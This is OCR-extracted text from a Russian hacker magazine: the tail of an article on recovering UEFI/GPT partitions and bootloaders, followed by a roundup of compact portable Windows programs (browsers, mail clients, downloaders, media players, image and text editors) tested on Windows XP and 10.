


Поиск и восстановление разделов в parted



Монтируем восстановленный раздел после перезагрузки. Все на месте!

Пользователи винды тоже не остались в стороне от технологического прогресса. Прежде всего, им на помощь может прийти широко известная в узких кругах утилита DMDE, последние версии которой даже могут похвастаться полноценным графическим интерфейсом.



Утилита DMDE с графическим интерфейсом

Есть, к слову, полноценная версия этой программы и для macOS. DMDE объединяет в себе функции дискового редактора и менеджера разделов. Утилита умеет реконструировать структуру файлов и папок даже в случае сложных повреждений, но самое главное — она может работать с разделами GUID (GPT), причем варианты восстановления предлагаются в автоматическом режиме.

Если на машине под управлением Windows с UEFI/GPT полетел загрузчик, восстановить его можно стандартным инструментарием операционной системы. Достаточно загрузить машину с дистрибутивного образа Windows, открыть командную строку сочетанием клавиш Shift + F10, а затем с использованием нескольких команд создать заново утраченный раздел EFI и поместить туда загрузчик. Подробные инструкции можно отыскать в этих ваших интернетах.

Для счастливых владельцев компов производства Apple была разработана специальная программа Remo Recover, скачать которую можно с сайта разработчика. Там же представлены подробные инструкции по ее использованию, хотя они, в принципе, не особенно нужны: программа (как и многие другие приложения под Mac) обладает простым и интуитивно понятным графическим интерфейсом.

Утилита Remo Recover для macOS

ПОДВЕДЕМ ИТОГИ

Основное назначение UEFI, как и БИОСа, заключается в загрузке ОС, но архитектура UEFI включает в себя намного больше модулей, чем необходимо для этого. А чем система сложнее, тем ее легче поломать, что доказывают найденные в разных реализациях ошибки и уязвимости. И казалось бы, если разницы нет, зачем платить больше?..

Однако почему-то в AMI, Insyde, Phoenix пишут именно UEFI BIOS, а используют этот стандарт такие производители, как Apple, Dell, HP, IBM, Lenovo; причем в Apple он в ходу еще с 2006 года. Microsoft тоже подключилась к этому проекту и внесла свой небезызвестный вклад в виде Secure Boot. В Linux сквозь боль и ненависть медленно, но верно разрабатывались программы для поддержки UEFI, в частности Secure Boot и GPT, позволяющие в настоящее время на довольно низком уровне со всем этим работать и даже решать некоторые проблемы. Так что, по крайней мере, жить можно.

WWW

- Блог Винсента Циммера, руководителя рабочей группы PI
- Блог Мэттью Гарретта, разработчика ядра Linux, получившего премию FSF за достижения в области обеспечения загрузки Linux на системах с UEFI Secure Boot
- Сайт Родерика Смита, автора пакета GPT fdisk (содержит gdisk, sgdisk и cgdisk) и загрузчика rEFInd, где можно найти много инфы, связанной с UEFI
- Собственно спецификации UEFI, сопутствующие документы и инструменты
- Также можешь поискать книгу Beyond BIOS. Developing with the Unified Extensible Firmware Interface авторов V. Zimmer, M. Rothman и S. Marisetty, принимавших участие в разработке UEFI

ЛЕГКИЙ СОФТ

СОБИРАЕМ КОЛЛЕКЦИЮ КОМПАКТНЫХ ПРОГРАММ ДЛЯ WINDOWS

Денис Колисниченко
Постоянный автор журнала «Хакер»
dhsilabs@gmail.com

Каждого, кто имеет хоть какое-то отношение к IT, время от времени посещает мысль сделать подборку из крошечного и полезного софта. Во-первых, это просто прикольно. Во-вторых, такие программы можно водрузить на планшет с Windows, где свободное пространство всегда в дефиците.

Кроме того, можно поместить созданную тобой подборку на какой-то компактный носитель, например карту miniSD, — вдруг пригодится? Как правило, небольшие программы потребляют мало ресурсов и отлично работают на древних или слабых компах. Ты думаешь, что юзеры во всем мире идут в ногу со временем и старые компы уже давно доживают свой век на помойке? Могу тебя огорчить: есть много организаций, где до сих пор используются «динозавры» с Windows XP, есть те же планшеты с виндой, где большую часть встроенной памяти занимает сама винда, а практически весь софт приходится держать на SD-карточке, из-за чего сильно страдает быстродействие.

Сегодня мы попытаемся создать такую подборку, включающую браузер, мессенджер, текстовый редактор и пару-тройку утилит вроде смотрелки картинок или качалки файлов. Нас интересуют только самые маленькие утилиты, до 10 Мбайт, — чем меньше, тем лучше (но для некоторых будет сделано исключение). Конечно, существуют и portable-версии всем известных приложений, занимающие по несколько сотен мегабайтов. Такие «портативные» версии на старых компах могут и вовсе не запуститься, причем сразу по нескольким причинам — нет необходимых библиотек (вроде последних версий .Net) или банально не хватает ресурсов. Так что их мы рассматривать не будем.

Весь описанный софт мы проверим на работоспособность на компе с Windows XP, а также попытаемся запустить его на десятке.

БРАУЗЕР

Начнем с браузера — самого важного компонента нашей подборки. Ведь с его помощью можно найти в Сети другие программы, прочитать почту или журнал «Хакер». Когда думаешь о portable-браузере, то первым делом приходит на ум Tor Browser, работающий без установки и к тому же позволяющий защититься от любопытных глаз. Но последняя его версия занимает в распакованном виде аж 194 Мбайт! Это очень много для нашей подборки, и мы исключаем его из списка кандидатов на попадание в список компактного софта.


INFO

Компактных браузеров на нашей планете не так уж и много. Большинство из них основано или на Mozilla, или на Chromium, что подразумевает довольно внушительный размер. Tor Browser (работает на базе Firefox), повторимся, после распаковки занял 194 Мбайт, SlimBrowser (основан на Chromium) — 176 Мбайт.


Один из самых компактных браузеров называется NetSurf. Его инсталлятор весит всего 6 Мбайт, а после установки браузер занимает 15,3 Мбайт на диске. Официальной portable-версии нет, но ты можешь установить его на любой комп, а потом просто скопировать папку с программой на флешку, и он будет работать (проверил, пока писал статью).

Преимущества NetSurf — мало весит и быстро работает. Недостатки:

- Кириллица в заголовке браузера и в адресной строке отображается некорректно, но проблем с русскими буквами на самих страницах нет, все выглядит читабельно.
- В Windows 10 браузер несколько раз падал во время серфинга, в Windows XP на тех же страницах работает стабильно.
- Не все страницы отображаются правильно.



Так NetSurf выглядит в Windows XP




А вот так тот же браузер смотрится в Windows 10

Думаешь, 15 Мбайт — это предел? Нет, это полный беспредел! Потому что браузер D+ занимает всего 1,27 Мбайт. Для просмотра несложных страниц его возможностей будет вполне достаточно. Вот только в XP он испытывает трудности с кодировкой UTF-8: почему-то отображает не все символы, хотя в семерке и десятке с этим проблем нет. Пусть браузер и не идеальный, но 1,27 Мбайт в 2020 году — впечатляет.

Чудо-браузер D+ объемом 1,27 Мбайт

ПОЧТОВЫЙ КЛИЕНТ


Без почты, как говорил небезызвестный товарищ Печкин, в наше время никуда. Самым «тяжелым» в нашей подборке будет всем известный почтовый клиент Sylpheed. Для него есть портативная версия, он бесплатный, но, к сожалению, не поддерживает Windows XP. Нужна как минимум семерка.



Почтовый клиент Sylpheed


Архив по размеру вписывается в наше ограничение — 10 Мбайт, а вот распакованная версия занимает 28 Мбайт. Но зато распространяется эта программа бесплатно.

Почтовый клиент Becky обладает привычным интерфейсом, похожим на бестселлер своего времени The Bat! Работает без установки и занимает всего 10 Мбайт после распаковки архива (сам архив имеет объем чуть менее 5 Мбайт). Приложение нормально работает как в Windows XP, так и в Windows 10. Более того, в последней оно даже предложило на выбор два интерфейса — классический и с поддержкой тачскрина.




Компактный почтовый клиент Becky

Becky — отличный почтовый клиент. При работе с ним не было никаких багов или сбоев. Он без проблем подключился к Google-аккаунту (нужно только разрешить использование небезопасных приложений), отобразил все созданные папки, справился с отправкой писем. Полноценный клиент, занимающий всего 10 Мбайт. Заманчиво. Есть только одна ложка дегтя — он shareware. Здесь придется или платить, или искать другой вариант.




Так Becky работает в Windows 10

Почтовый клиент Koma-Mail занимает всего 6,5 Мбайт на диске после распаковки, но к Google-аккаунту он подключиться так и не смог. Однако он наверняка сгодится для других почтовых служб: в моем случае он нормально работал с несколькими почтовыми серверами. Нужно экспериментировать: если почтовик объявил забастовку, можно попробовать другую программу. Но о таком компактном клиенте нельзя было не рассказать.



Koma-Mail — компактный почтовый клиент, который не любит Google

Конечно, это далеко не все существующие в природе портативные почтовые клиенты. Например, есть еще Qm — почтовик, который умеет только отправлять сообщения. На практике он может понадобиться, если нужно быстро выслать файл или текстовое сообщение, не запуская почтовую программу. Пусть широкими возможностями он не блещет, зато занимает всего 20 Кбайт (в архиве, 44 Кбайт после распаковки).




Программа Qm, которая умеет только отправлять сообщения

Впрочем, на просторах Сети можно найти консольный Bmail — программу для отправки сообщений вовсе без графического интерфейса, которая весит еще меньше — всего 17 Кбайт в архиве и 40 Кбайт после распаковки. Настоящая находка для любителей сценариев командной оболочки.

КАЧАЛКА

Качалка — это не только душная комната с тренажерами, где мускулистые юноши и упругие девушки упорно работают над своей фигурой. Это еще и несколько мегабайтов полезного софта, позволяющего загрузить какой-нибудь торрент.


В качестве такового можно использовать PicoTorrent. Для XP и 32-битной версии семерки не забудь выбрать соответствующую версию (x86). Инсталлятор занимает 11 Мбайт, после установки программа весит 27 Мбайт. В XP установить программу у меня не получилось, а вот в семерке и десятке она работает нормально.



Компактная качалка торрентов PicoTorrent


Нужно заметить, что «стандартный» клиент uTorrent занимает после установки всего 16 Мбайт. Зато PicoTorrent не отображает рекламу, впрочем, если без рекламы тебе скучно и одиноко, можно скачать портативную версию uTorrent. А занимает такая версия после распаковки всего 5 Мбайт. При этом программа нормально работает как в XP, так и в Windows 10.

В Linux есть очень полезная утилита wget. В Windows в качестве подобного инструмента можно использовать WackGet. Инсталлятор программы занимает меньше мегабайта. А после установки объем утилиты составит чуть более двух. Все бы хорошо, но программа не загружает файлы по протоколу HTTPS, а благодаря стараниям Google сейчас практически все сайты перешли на этот протокол. Не знаю, насколько уместным будет использование такого инструмента в 2020 году, но, может, кому-то пригодится.



WackGet хорош всем, жаль, не умеет в HTTPS

А вот портативная версия FlashGet отлично справилась с загрузкой файла через HTTPS, поэтому имеет право на жизнь. Размер portable-версии — 2,2 Мбайт.




Но ~~олени~~ FlashGet — лучше!

МУЛЬТИМЕДИАПРОГРАММЫ

Лучшим вариантом видеоплеера я бы назвал MPC-HC. Правда, по размеру он несколько выбивается за установленные нами рамки, но нам нужно не только запускать плеер, а еще и смотреть на нем фильмы, не так ли? Кодеки, к сожалению, вносят свою лепту в объем проигрывателя. На официальной странице загрузок можно скачать как инсталлятор, так и архив с программой. Доступны версии для 32- и 64-разрядных систем. Приложение поддерживает как XP, так и самую новую версию Windows.

MPC-HC: смотрим фильм в Windows XP


Small Player — бесплатный и очень компактный **музыкальный** проигрыватель, чем-то напоминающий Winamp. Архив с проигрывателем весит всего 277 Кбайт, а после распаковки приложение займет 615 Кбайт. Вот это действительно компактное приложение. Таких показателей удалось достичь благодаря тому, что плеер написан на ассемблере. Поддерживаются операционные системы от XP до 10, но только 64-разрядные.



Small Player действительно Small


ГРАФИЧЕСКИЕ РЕДАКТОРЫ И СМОТРЕЛКИ КАРТИНОК

PhotoFiltre — простой, бесплатный и небольшой графический редактор. На официальной странице доступна portable-версия, которая занимает 8 Мбайт после распаковки. Довольно удобный редактор и требует гораздо меньше места, чем тот же GIMP. Приложение нормально работает в Windows XP, 7 и 10.



Так выглядит графический редактор PhotoFiltre

IrfanView — компактная смотрелка с базовыми возможностями редактирования: тут есть кроп, поворот картинки и многое другое, что умеют его более «тяжелые» собратья. Инсталлятор занимает всего 2,5 Мбайт, а вот после распаковки программа весит уже 4,5 Мбайт. Отличный показатель для смотрелки. Функциональность легко расширить с помощью плагинов. Полное собрание плагинов занимает 17 Мбайт в архиве, что, в общем-то, тоже не много.




Приложение IrfanView

INFO


Есть еще одна неплохая смотрелка, также обладающая задатками графического редактора: XnView MP. Но она значительно больше — только архив программы занимает 56 Мбайт. Для нашей сборки это много.

EZView — ультракомпактная смотрелка картинок. Архив вместе с исходными кодами может похвастаться весом всего в 127 Кбайт, а после распаковки программа займет 156 Кбайт (если удалить исходники). Для работы программы нужен VC 2017 MFC DLL.



Программа EZView

Не забываем и о векторной графике. EVE (не путать с EVE Online) — очень компактный (180 Кбайт) векторный редактор. Да, это не Corel, но и занимает он на диске совсем немного. Поддерживает только собственный формат файла. Работает как в XP, так и в Win10.



Векторный редактор EVE


Продолжение статьи →

ЛЕГКИЙ СОФТ

СОБИРАЕМ КОЛЛЕКЦИЮ КОМПАКТНЫХ ПРОГРАММ ДЛЯ WINDOWS


ТЕКСТОВЫЕ РЕДАКТОРЫ

Про AbiWord, наверное, слышал каждый. Это текстовый редактор с улучшенным форматированием и поддержкой формата DOCX, чем-то напоминающий Microsoft Word двадцатилетней давности. Размер инсталлятора — 11 Мбайт, после установки занимает 28 Мбайт, работает в Windows XP, в более поздних версиях ОС запускается, но гарантировать стабильность его работы, увы, нельзя. К преимуществам AbiWord можно отнести автоматическую проверку правописания, автоматическое сохранение, поддержку множества самых разных текстовых форматов, привычный интерфейс, а также наличие плагинов, позволяющих расширить возможности. Недостатки — довольно большой размер, и, как-никак, проект уже закрыт, поэтому обновлений редактора не будет.



Популярный текстовый редактор AbiWord с хорошо знакомым каждому интерфейсом


Jarte — другой компактный текстовый процессор с необычным интерфейсом. Размер архива (да, есть portable-версия) — 4,5 Мбайт, а после распаковки он занимает 10 Мбайт, что вписывается в ограничения, установленные нами.



Интересный текстовый редактор Jarte


Приложение поддерживает множество разных форматов (в том числе форматы MS Word), оно довольно компактное, имеет автосохранение. Но вот UI на любителя, использовать его, особенно поначалу, будет очень непривычно. В редакторе имеется подсветка синтаксиса, нумерация строк, перекодирование различных кодировок и многое другое, так что в Jarte при желании можно писать код.

Все это есть в простейшем редакторе Notepad2, который после распаковки занимает всего мегабайт. Я сам часто использую это приложение, когда нужно быстро подправить какой-то файл с PHP-кодом. Notepad2 установлен у меня как редактор по умолчанию в Windows, а также вызывается по F4 в Total Commander.




Текстовый редактор Notepad2

Еще один редактор для кодера — HxD. Это Hex-редактор. Размер архива с инсталлятором составляет 856 Кбайт, а после установки приложение займет всего 2,3 Мбайт. Программа нормально работает в XP.




Hex-редактор HxD

QJot — компактный текстовый редактор, позволяющий работать с форматами DOC и RTF. С новым DOCX он не справится, но и имеющихся функций достаточно для программы, которая весит всего 612 Кбайт.




Сверхкомпактный текстовый редактор QJot

Qedit — довольно интересный и легкий редактор (141 Кбайт архив и 250 Кбайт после распаковки). Чем он интересен? Многим: это и поддержка скриптового движка, позволяющего писать и запускать сценарии в полностью настраиваемых менюшках, и расширяемая (посредством DLL) функциональность, и другие возможности, которыми обладает эта простенькая на первый взгляд софтина.



Очень простой, но при этом мощный редактор Qedit

